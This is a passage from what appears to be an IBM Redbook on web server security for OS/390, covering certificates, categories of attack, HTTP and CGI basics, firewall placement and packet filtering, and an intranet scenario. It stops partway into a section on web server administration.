Most of the difficulty of setting up secure protocols such as SSL, S-HTTP, and SET lies in obtaining and handling the cryptographic keys that should be used by both parties. Although the protocols do provide ways to distribute encryption keys in a secure manner, you still need to be sure that the owner of that key is really who he claims to be. Also, in case of a dispute about the validity of a key, there should a be “trusted third party” that can prove that keys being used for a specific transaction are the keys that were assigned to that transaction.

This is what (public-key) certificates are all about. The idea is that when someone sends you their (public) key, they send it packaged in a special format called a *certificate*. In addition to the key itself, the certificate contains some information about the sender, such as company name and address. The whole package is *signed*, using cryptographic techniques, by some “trusted organization,” called a *certifying authority*. What this certificate tells you is that the certifying authority vouches for the fact that the cryptographic key really does belong to the organization identified by the name in that certificate. This means that you can use the cryptographic key with confidence, as long as you trust the certifying authority itself.

This leads to the next question: where will you find a certifying authority that you can trust. At this point, the question of technology turns into one of philosophy: who can you trust to tell you who you can trust.

In corporate networks, the provider of the service can safely act as a certifying authority for the corporate employees. But for an Internet service, a trusted third-party organization should be used as a certifying authority.

This topic is not discussed in this redbook. For a detailed discussion on this topic, refer to: *Safe Surfing: How to Build a Secure World Wide Web Connection*.

1.1.3 Types of Attack

The Internet is home to a variety of criminals who pose threats to the security of WWW communications. They may attempt a number of different types of attack. For example:

Passive Attacks
In a passive attack the perpetrator simply monitors the traffic being sent to try to learn secrets. Such attacks can be either network based (tracing the communications links) or system based (replacing a system component with a *Trojan Horse* that captures data insidiously). Passive attacks are the most difficult to detect. You should assume that someone is eavesdropping on everything you send across the Internet.

Active Attacks
In these, the attacker is trying to break through your defenses. There are several types of active attack. For example:

- System access attempts, where the attacker aims to exploit security loopholes to gain access and control over a client or server system.
- Spoofing, where the attacker masquerades as a trusted system to try to persuade you to send him secret information.
- Cryptographic attacks, where the attacker attempts to break your passwords or decrypt some of your data.

Denial of Service Attacks
In this case the attacker is not so much trying to learn your secrets as to prevent your operation, by re-directing traffic or bombarding you with junk.

Social Engineering Attacks
One active attack method that has proven highly successful for hackers is popularly known as the *social engineering* technique. This involves persuading someone in an organization to part with sensitive access control information, such as user IDs and passwords.

Several forms of the social engineering attack have been recorded, for example:

- Pulling rank. The attacker identifies a new recruit in the organization and telephones them, claiming to be a high-ranking official who is out of the office. The target is so nervous about creating a good impression that he or she will give out secret information, rather than appear to be obstructive.
- One of us. The attacker claims that a genuine systems administrator told him to get in touch and arrange a guest account or some other access. This needs an understanding of the system support

departments. By appearing to be just “one of the gang” the attacker can persuade the target to lower his or her guard.

Social engineering attacks are the realm of the con-artist, rather than the cunning technician. Indeed anyone could attempt them, given an organization chart and a convincing telephone manner. As loopholes in the software are progressively identified and patched up, you can expect this kind of attack to become more common. The only defense is to put good administrative procedures in place, and to apply them rigidly.

1.2 OS/390 Internet BonusPak Security Considerations

In simple terms, the World Wide Web is just another application that uses TCP/IP network protocols. However, it does have some unique features that pose particular security problems. We will describe the environment that is implemented with the OS/390 Internet BonusPak and then look at the ways in which it is vulnerable to attack.

1.2.1 The Environment Created by the OS/390 Internet BonusPak

Figure 3 shows the different components that can be implemented and exploited when the OS/390 Internet BonusPak is installed.



Figure 3. The Environment Created by the OS/390 Internet BonusPak

As this diagram shows, there are different ways of accessing the Internet Connection Server for MVS/ESA. The upper network on the diagram is the Internet, which is a data communications network in the conventional sense. Systems in the network communicate using the Internet Protocol (IP) and provide application programming interfaces (APIs) so that applications can make use of the network connections.

The only unusual thing about the Internet compared to the average data communications network is that is not a single network at all, but a collection of autonomous networks linked together by other, routing networks.

The bottom network on the diagram is a so called *corporate network* that is identical to the Internet except for one big difference. The corporate network is controlled by the company and does not pass through any unknown network component, such as routers or bridges, without additional security measures. For example, if the corporate network is passing through a public network, cryptographic facilities should be available to add an additional security layer to network traffic that normally does not use cryptographic functions such as privacy and confidentiality.

The third network (depicted in the middle of the diagram) is a System Network Architecture (SNA) network with access to the Internet Connection Server for MVS/ESA. Using an AnyNet Sockets over the SNA Gateway configuration that connects SNA and TCP/IP networks, users on SNA workstations with AnyNet software can access the World Wide Web using Sockets applications such as WebExplorer or any other Web Browser. So, users can stay connected to their corporate SNA backbone, or an SNA network provider such as IBM Global Network, and, with minimal changes, access the Web Server.

1.2.2 How the World Wide Web Works

The World Wide Web consists of server and client (browser) systems scattered around the Internet. Most of the time a WWW server does one, very simple, job; it sends a document to a client machine when the client requests it. The method it uses to do this is the Hypertext Transfer Protocol (HTTP). HTTP is a method for encapsulating a variety of data types in a common packaging format. HTTP is a lightweight, stateless protocol. This means in practice that each document request is a new connection; once the document has been transferred, the session is closed and the server forgets all about the client.

The server does not care what the package contains; it simply delivers it, over a TCP/IP connection, to the client. It is then up to the browser code in the client to interpret the document and present it. The most common document format in the World Wide Web uses the Hypertext Markup Language (HTML). HTML documents are comprised of text containing embedded tags, which instruct the browser how to present the text and additional graphics files. The basic form of a page is a simple HTML document that prints a heading and imbeds a Graphical Interchange Format (GIF) file. There are many books available that can teach you HTML, often in great detail.

For a brief but thorough introduction to the subject, we recommend *Using the Information Super Highway*.

So far, what we have described is just a nifty way to present online documents across a network. What makes the World Wide Web special is the ability to define *hypermedia links* to other servers. Documents in a WWW server are identified by means of a Uniform Resource Locator (URL), in the form:

```
protocol://server_name:port/file_name
```

An HTML document can contain references (usually called links) to URLs on any system. When the user follows one of those links, the browser program will establish an HTTP session to the server identified in the URL (server_name) and request the document contained in file_name. For example, the anchor tag

```
<A HREF=http://srv2/thing2.html>Click Here</A>
```

causes the user to have a line on the screen that says Click Here. After doing so the user will be automatically connected to server srv2 and will receive the document thing2.html.

Now we can see how these hypermedia links bind the WWW servers together in an application-level network. However, unlike a conventional network, there are no real connections between the servers. The links that form the Web are simply pointers within HTML documents.

1.2.3 Two-Way Traffic

As described earlier, the World Wide Web is primarily a way to deliver documents to users, with powerful cross-referencing capabilities. However, it also provides the ability to create simple application dialogs that allow users to transmit information back to the Web server. Two things are necessary for the *two-way traffic* support:

- A special type of HTML document called a *form*
- A Common gateway interface (CGI) script to process these forms when they are submitted

1.2.3.1 Forms

As depicted in Figure 4, forms can contain input fields, lists for the user to select from and buttons for the user to click. The result of all this typing, selecting and clicking is to invoke a program on the server.



Figure 4. Forms, or so Called Level 2 HTML

Forms can be used to collect information from users or to implement new methods of interactive, Web-based communication. As depicted in Figure 4, forms can be used to present an interface consisting of:

- Menus
- Checklists
- Fill-in-the blank boxes
- Radio buttons

A form sets up a set of paired variable name field and value field. The variable name is supplied in the form. The user filling out the form supplies or selects the variable values. Default values can be coded into the form.

Each form has a method and action associated with it. The method specifies how the data from the form is to be handled in processing. Possible values are GET and POST. The action identifies the executable program or script that will process the data from the form.

Query forms that make no lasting changes in the state of a HTML document or other data (for example, a database query) should use the method GET.

Forms that do make changes in a HTML document, in a database, or in some other value, should use the method POST.

After the end-user fills in form values, the entries can be used by a script or executable program (a gateway program). This gateway program can then access databases, other software, or any other program or data that the application developer designates. Based on the results, an HTML document can be displayed in the end-user′s browser showing the results of the gateway program execution.

Figure 5 summarizes the general relationships among forms, an executable gateway program, and other data.



Figure 5. Forms Processing

1.2.3.2 The Common Gateway Interface

In the early days of the Web, each server platform offered its own form of *executable support*. This functionality allows a server to call upon an executable program to assist in fulfilling a request. In order to provide a standard interface so that users could write general scripts, a *common gateway interface* (CGI) was developed.

CGI is a standard, not a specification. Its purpose is to provide a means of passing information between servers and executables so that input from users can be used by the executable programs.

The CGI is not a programming language either. It is simply a standard to which both the server and the executable program can adhere in order to communicate effectively.

When the server and the executable program need to communicate with one another, only two things need to be agreed upon:

- The way the server passes input to the executable program
- The way the program passes its output back to the server

Figure 6 depicts an overview of the common gateway interface.



Figure 6. The Web Server Connecting to a Gateway Program

The flow of a client-server communication interchange involving a CGI script is as follows:

1. The client connects to the HTTP server and makes its request.
2. The server sets several *environment variables* and runs the CGI program. The server passes, whatever input was received with the request, to the CGI.
3. The CGI program passes its results back to the HTTP server after completing its processing.
4. The HTTP server sends its response back to the client.

Before the HTTP server starts up the CGI program, it must set values of some known environment variables. An environment variable is a variable that is accessible not only to the program that defines it, but also to all other executables that may be called from the initial program. Therefore, when a server sets environment variables and then starts the CGI program, the CGI program also has access to these variables. CGI uses environment variables to pass information from one process to another, and the standard defines how these variables are to be interpreted.

Among these environment variables there are fields that, for example, pass information about the end-user (or client) that requested the this service. Depending on the type of authentication that is used, the `REMOTE_USER` variable contains the name of the user that was provided during the authentication process. This information can then be used in the program that is called by the CGI script to do access control checks to, for example, other programs (or OLTP transactions) or databases.

The HTTP protocol has an important property; it is *stateless*. Stateless means that after the server has responded to the client's request, the connection between client and server is dropped. This has important ramifications and is in direct contrast to the basic concepts of the modern OLTP processes. In, for example, a CICS transaction, if a request is honored you are still logged on to

the CICS systems. You are logged on, and ready to do a new request, until you explicitly quit, or log off from the CICS system.

Statelessness also means that there is no “memory” between client connections. In the pure HTTP server implementations, there is no trace of recent activity from a given client address, and the server treats every request as if it were brand-new; that is, without context.

The server (and the CGI script) has to provide a workaround that maintains the state or alters the state that in effect keep the client-server connection alive for more than one cycle.

The CGI standard does not place restrictions on which programming languages my be used to create executable programs. Commonly used languages for CGI programs (or so called *scripts*) are:

- REXX
- Perl
- C
- C + +

The flexibility and ease of use of the Web have directly fuelled the current exponential growth of the Internet. This growth, combined with the development of the CGI concept make, it necessary to seriously consider the Web as a means of accessing your traditional online transaction processing (OLTP) environment such as CICS.

Refer to Chapter 6, “Protecting the Common Gateway Interface” on page 77 for an high-level overview of the CICS interface that will be available in the Internet Connection Server for MVS/ESA.

Refer to *Accessing CICS Business Applications from the World Wide Web* and *CICS/ESA and TCP/IP for MVS Sockets Interface* for a comprehensive overview of the various CICS interfaces to the World Wide Web.

1.2.4 Where the Web Is Vulnerable

When you place your World Wide Web server on the Internet you are inviting people to come and connect to it; in fact, it would be very disappointing if they did not connect. However, when you expose the machine to legitimate access you are also exposing it to attack. A Web server should therefore be protected like any other application server in the Internet environment. In some cases, you need to install firewalls. In other cases good systems administration practices coupled with a sophisticated security product is sufficient. Other installations will require cryptographic facilities on top of their standard security implementations.

The nature of the World Wide Web application gives some additional areas for concern. The following list summarizes some of these vulnerabilities:

- When the user clicks on a link, the system he gets connected to is determined by what is defined in the document stored on the server. If that server has been compromised, a hacker could misdirect the user to his own server.
- CGI programs are often written ad hoc, rather than being properly designed. This means they likely contain bugs, that may be exploited by a hacker. We

show some examples of dangerous things to avoid in CGI scripts in Chapter 6, “Protecting the Common Gateway Interface” on page 77.

- HTML documents can imbed many different types of data (graphics, sound, and so forth). On the browser, each data type is associated with a presentation program, called a viewer. These programs are, themselves, often large and complex, which means they may well contain bugs. Furthermore, some of the file formats contain some programmability (a good example of this is Postscript). A hacker could use these features to execute programs or install data on the client machine.

1.2.5 What Type of Security Facilities are Provided?

As we divide the World Wide Web itself into an application layer and an underlying network layer, we can expect the tools we use to protect it to be similarly divided.

- In the application layer, there are three kinds of protection mechanisms that we can apply:

  1. The security of the platform you are running your Web server on. In case of Internet Connection Server for MVS/ESA, this security is built on hardware and software facilities that enable you to achieve a security level as high as C2 as specified in the *Department of Defense Trusted Computer System Evaluation Criteria*, DoD 5200.28-STD.

  2. The WWW basic security mechanism. This is a system that uses user IDs and passwords to apply access control to documents and files in a Web server. These authorization checks and the user ID identification and authentication can be performed within the Web server application or can be executed in a external security product such as Resource Access Control Facility. We describe the way that basic security is applied in Chapter 5, “Protecting Your Internet Connection Server for MVS/ESA” on page 47.

  3. Encryption-based mechanisms. These systems provide various levels of authentication, integrity, accountability and privacy by applying cryptography to the connection. There are several mechanisms, but the two that will be implemented in a future version of Internet Connection Server for MVS/ESA are Secure Sockets Layer (SSL) and Secure Hypertext Transfer Protocol (SHTTP). We describe these protocols and show examples of implementing them in Chapter 11, “Future Security for Your Internet Connection Server for MVS/ESA” on page 137.

- In the underlying IP network layer, security measures are aimed at preventing hackers from gaining access to private networks and systems. Internet firewalls, such as the IBM Internet Connection Family Secure Network Gateway, are the tool used to protect networks. We discuss possible firewall configurations for World Wide Web access in Chapter 2, “Network Security and Firewalls” on page 15. Although a firewall can keep your private network hidden, it is equally important to protect the systems that are not hidden, such as WWW servers and the firewall itself.

1.2.6 What Types of Decisions Do You Need To Make?

The types of decisions you need to make about security in your Web Server implementation are based of the following issues:

- What type of data are you sending? Is it corporate data or is it data that you want to make public? Do you allow users to send filled in forms to you?
- What type of network connection are you using; is it a corporate network or is it the Internet? Is there a need for a firewall?
- Should you run the Internet Connection Server for MVS/ESA on your production MVS system, on a dedicated MVS system with shared DASD and data, or on a dedicated MVS system, running in an isolated LPAR with non-shared DASD and data?
- Should you allow user identification by using user ID and passwords? Do you not want to know who your users are since you just send them public pages, or do certain users have different accesses?
- Should you spend time on writing your own CGI scripts, or should you just copy them from another Web Server implementation? The other Web Server might run on a different platform and might use a different type of security product.

The following chapters address these issues. Each chapter has recommendations that might help you make your decisions.

Chapter 2. Network Security and Firewalls

As stated earlier in this book, the intent of a Web server is to get people to access it and consume the information in it. It represents a company image in the information super highway and therefore it is very crucial that the Web server is up and running and serving the potential customers continuously.

However, among the tens of millions of users roaming in the Internet, there are always people who for one reason or another want to cause harm and disturbance. These people usually take advantage of the features of the underlying network protocols when breaking into systems. To protect your Web server against such incidents, you have to take precautions not only on the Web server level but also on the network level.

This chapter discusses the network security aspects of the Internet Connection Server for MVS/ESA. First, a typical network security configuration for a Web server solution is described. This chapter also provides a description of three scenarios where the Internet Connection Server for MVS/ESA is used. The security issues for these scenarios are addressed.

2.1 Network Security Elements

In addition to the security configuration of the actual Web server software and the system it is running on, the total picture of a Web security solution consists of other elements, most of which have something to do with networking. Network security is usually divided between physical and logical security.

Physical network security issues deal with the hardware layer of the network connection. Typical exposures are line tapping and access to computers working as gateways or routers in the network configuration.

When dealing with the Internet, physical network security is naturally a serious concern. A connection over the Internet transfers the packets in a session through numerous computers and networks connected to each other with the TCP/IP protocol. Anyone being able to access one of these computers or communication links may be able to record the messages that are being transferred over the line. The only protective measure against this is the use of cryptographic measures to encrypt the data between the sender and the receiver.

The first release of the Internet Connection Server for MVS/ESA does not support any data encryption over the Internet connection. Therefore we do not recommend that you send confidential data, such as credit card information, across the Internet. Whether you can transfer confidential data unencrypted inside your own corporate network is another question that has to be assessed separately.

The cryptographic functions to be incorporated in a future release of the Internet Connection Server for MVS/ESA are described in Chapter 11, “Future Security for Your Internet Connection Server for MVS/ESA” on page 137.

Logical network security usually deals with authentication and control of software functions, which can be used to access network addresses, applications, or data.

Essential logical security elements in conjunction with Web servers are TCP/IP protocols and firewalls.

2.1.1 TCP/IP Security Issues

The TCP/IP protocol used between Internet browsers and servers was designed with easy connectivity in mind. This is one of the main reasons why the Internet itself has become so popular. However, in favoring connectivity, it lacks some controllability in terms of security.

This book does not provide a description of the fundamentals of TCP/IP networking. If you are not familiar with TCP/IP at all, there is a short summary of its features in Appendix D, "A Brief Overview of TCP/IP" on page 173. For a detailed description of TCP/IP features, see the *TCP/IP Tutorial and Technical Overview*.

Some general reasons why the security in TCP/IP networks is considered more problematic than, for example, the security in SNA networks are as follows:

- In TCP/IP there is no central control of the definitions that are made in the network. The peer-to-peer networking philosophy does not exercise central control, which is common in SNA networking.
- Source code for TCP/IP has always been available and the details of its features are known by a massive number of experts.
- Some very powerful tools for penetration of TCP/IP networks, such as the well-known Satan utility, are freely available from the Internet.
- Extensive descriptions of TCP/IP security holes and instructions on how to exploit them are freely available from various places in the Internet.

Note: This is not to imply that TCP/IP protocol itself is insecure; rather it means that you have to analyze very carefully the security of your applications (and the systems they are running on) that are to be connected to the public TCP/IP networks.

Two known examples of TCP/IP security pitfalls, which are referred to in this chapter many times, are the following:

- Authentication based on a source IP address

  Never trust a source IP address that is passed to the server from the client in the IP header. There are two issues involved with this. First of all, in a standard PC office environment it is a minor task to change the IP address of a workstation and masquerade as someone else. This is because a TCP/IP on a personal workstation can be freely reconfigured.

  Another, more serious, problem is that there are tools and techniques to bypass restrictions based on IP addresses. A determined hacker can *spoof* his IP address, making it seem as if he is coming from a location different from his real address. Therefore, you should always use some additional authentication methods in conjunction with IP addresses, such as user ID and password checking. For more information on the techniques used to bypass IP addressing restrictions, see *Building a Firewall with the NetSP Secured Network Gateway*.

  The third problem with protection based on IP addressing is created by the possible *proxy* servers and firewalls at the other end of the connection. If the user who is coming from the Internet is actually behind a proxy server or a firewall, the IP address that is provided in the connection is the IP address

of a proxy server or a firewall. The idea behind proxy servers and firewalls is to hide the user′s real address from the outside. This means that in certain cases you would have to authorize a proxy server′s or firewall′s IP address to access some protected information, without even knowing the number of users that exist behind those addresses.

- Dangerous TCP/IP applications

  Some of the TCP/IP commands provide facilities that do not enforce a secure authentication of the user. For example, the `rlogin` command, used for remote logins, bypasses user ID and password authentication if the host name of the connecting machine is defined in a specific file on the server.

Some of the TCP/IP security issues also exist in the MVS TCP/IP implementation. However, when OpenEdition MVS is the environment for the Web server, the latter issue is not as severe as with some other common Web server platforms. This is because the OpenEdition MVS implementation of TC/IP does not allow authentication of users without a user ID and password with `rlogin` and `rsh` commands.

Nevertheless, a good design practice for the Internet Connection Server for MVS/ESA security is to run as few TCP/IP services as possible, and, if user authentication is required, to rely not solely on the source IP address. In general terms, the fewer services and functions the Web server includes, the more resistant it is to outside attacks.

2.1.2 What Is a Firewall?

In Figure 7 there is a control element between the Web server and the corporate secure network: the so-called firewall solution. A firewall consists of several different components. *Filters*, sometimes called *screens*, control transmission of certain classes of traffic.



Figure 7. Internet Network that Includes Firewalls

The main objective of this firewall is to prevent the services that are available in the private company network from being accessed from the Internet.

The network inhabited by the filters is often called the *demilitarized zone* (DMZ). Typically, the two firewalls will have more open communication through the inside filter than the outside firewall has to other internal hosts. In general, the

outside filter can be used to protect the DMZ from attack, while the inside filter is used to guard against the consequences of a compromised outside firewall.

A firewall can be a function on a shared system, but it is usually a separate dedicated machine that controls the following:

- Which computers on either side of the firewall can be accessed
- In what way they can be accessed
- Who can access them

Firewalls usually have diverse functions for different network configurations and setups, and not all of them are always implemented. In the context of Web servers, the most essential function of a firewall is the ability to do packet filtering based on very detailed criteria.

2.1.3 Packet Filtering Function of a Firewall

The decisions that are made to either accept or deny a specific connection through a firewall are based on so-called *filter rules*, which are defined in the firewall machine.

In TCP/IP terms these rules can usually be tied to the following criteria:

- Source IP address and mask
- Destination IP address and mask
- Type of IP protocol
- Source and destination ports
- Direction of the IP packet
- Network interface

Based on the security policy that is defined with these filter rules, the TCP/IP packets that arrive at the firewall are examined and either accepted to pass or not.

An important criteria in conjunction with Web servers is the network interface, which can be used to ensure that an IP address claiming to be an address from the private network is not a fake address from the Internet.

Note: No firewall solution is ever 100% secure. The only way to reach that level of security is not to connect the networks at all. Also remember that any other connection to the corporate network from outside (for example, through a modem on a LAN-attached PC) bypasses the control that a firewall enforces.

2.1.4 Other Functions of Firewalls

In addition to the packet-filtering capabilities, firewalls also have functions that are mainly used when accessing the Internet from the internal network, such as the following:

- Prevention of the internal IP addresses from being seen on the Internet
- Optional user authentication when a connection from the internal network to the Internet is established
- Extensive auditing and logging of the traffic
- Alarm facilities of detected intrusion events

IBM Internet Connection Server Secured Network Gateway is a full-blown firewall solution that can be used together with the Internet Connection Server for

MVS/ESA. It runs on an AIX platform and requires a dedicated RS/6000 UNIX machine. It has all the above described functions. For detailed information, refer to *Building a Firewall with the NetSP Secured Network Gateway*.

2.1.5 Placement of a Firewall

Generally it is recommended that a Web server is placed outside the firewall, since it is to be available to large groups of users. This is reasonable because in case of a break-in, for example, the attacker remains outside the private network and the possible harm is isolated to one machine.

If there is no need to connect the Web server to the corporate network, there is also no need for a firewall. The lack of a network connection is a very secure firewall itself. However, there may be reasons to connect the private network and the Internet (for example, outbound traffic to the Internet, or for maintenance of the Web server through the private network).

In Figure 7 on page 17 there is an additional firewall between the Web server and the Internet. Its main task is to prohibit all unwanted protocols from passing on to your Web server. For a plain Web server, this means that only the HTTP protocol is allowed through to the Web server. Filter rules are defined that only allow traffic to and from the port 80 (common port number for HTTP) in the Web server.

In other words, even though you would protect the Web server machine by its own mechanisms, you may want to add another control point in front of it to make a break-in much more difficult. When this firewall is in place, the network between the secure internal network and the insecure Internet is usually called a demilitarized zone (DMZ). Many times this second firewall is substituted with a standard router, which does have basic filtering capabilities, even though it is not as secure as a firewall.

2.2 Recommendations

Topic 2.3, "Internet Connection Server for MVS/ESA Scenarios" on page 20 discusses scenarios for Internet Connection Server for MVS/ESA usage in the context of network security. In this topic there is also a description of the relationship between a firewall and the Internet Connection Server for MVS/ESA. As you will see, a firewall is not a prerequisite in all of these scenarios. This is because OpenEdition MVS as a Web server platform has some unique capabilities in the form of multiple concurrent TCP/IP stacks.

However, this does not mean that a firewall solution is redundant in conjunction with the Internet Connection Server for MVS/ESA. A firewall always adds another control element in a network security configuration and therefore should be used if your security policy requires it. It is a question of assessing the threat and implementing those security measures that are justifiable in regard to their cost.

2.3 Internet Connection Server for MVS/ESA Scenarios

In the following scenarios, some recommendations are outlined for a secure Internet Connection Server for MVS/ESA implementation. The network issues for these scenarios are described in the *OS/390 Internet BonusPak: Networking Guide*. This chapter focuses on the security issues of these configurations.

The first scenario describes a configuration where the Web server is only accessible by the users inside the corporate network. In the second scenario, two Web servers are running, one for the users at the corporate network and one for the users in the Internet. In the third scenario, a gateway to the Internet is added to allow access to the Internet for users that are connected to the corporate network.

2.4 Web Server for Corporate Network (Intranet)

Figure 8 describes a possible configuration of the Internet Connection Server for MVS/ESA providing information only for the users inside the private company network.



Figure 8. Internet Connection Server for MVS/ESA for a Corporate Network

In Figure 8, the workstations in a company are connected through a local area network connection using TCP/IP protocol to the Internet Connection Server for MVS/ESA. In case the end-user wants a connection to the Internet, there needs to be a second terminal installed for this user. As depicted in “Workplace A,” the user needs one workstation to be connected to the Intranet, and another workstation to be connected to the Internet.

2.4.1 No Confidential Data on the Web Server

In the simplest form of the first scenario, you expect that the Internet Connection Server for MVS/ESA is providing company information that should be available for any employee through the company network. From a network security perspective, this scenario is the most straightforward. However, there are still some measures to be taken to enhance security, as follows:

TCP/IP services
All the unnecessary services of the TCP/IP protocol should be inactivated. Examples of these are the `rexec` and `rlogin` daemons. These protocols are very powerful in nature, and if you are opening possibilities for users to get access to the Web server outside the HTTP protocol, you have to be very careful about the security definitions in the server environment itself.

Network connections from the server
Unnecessary network connections from the MVS system running the Web server to other systems should be avoided. Specifically, TCP/IP connections are risky and could open access to other systems in case someone tries to take advantage of the network. There may be reasons to have SNA-based connections (for example to enable NetView to monitor the availability of the Web server), but these connections are very difficult for anyone to exploit and they can be justified.

Web server administration
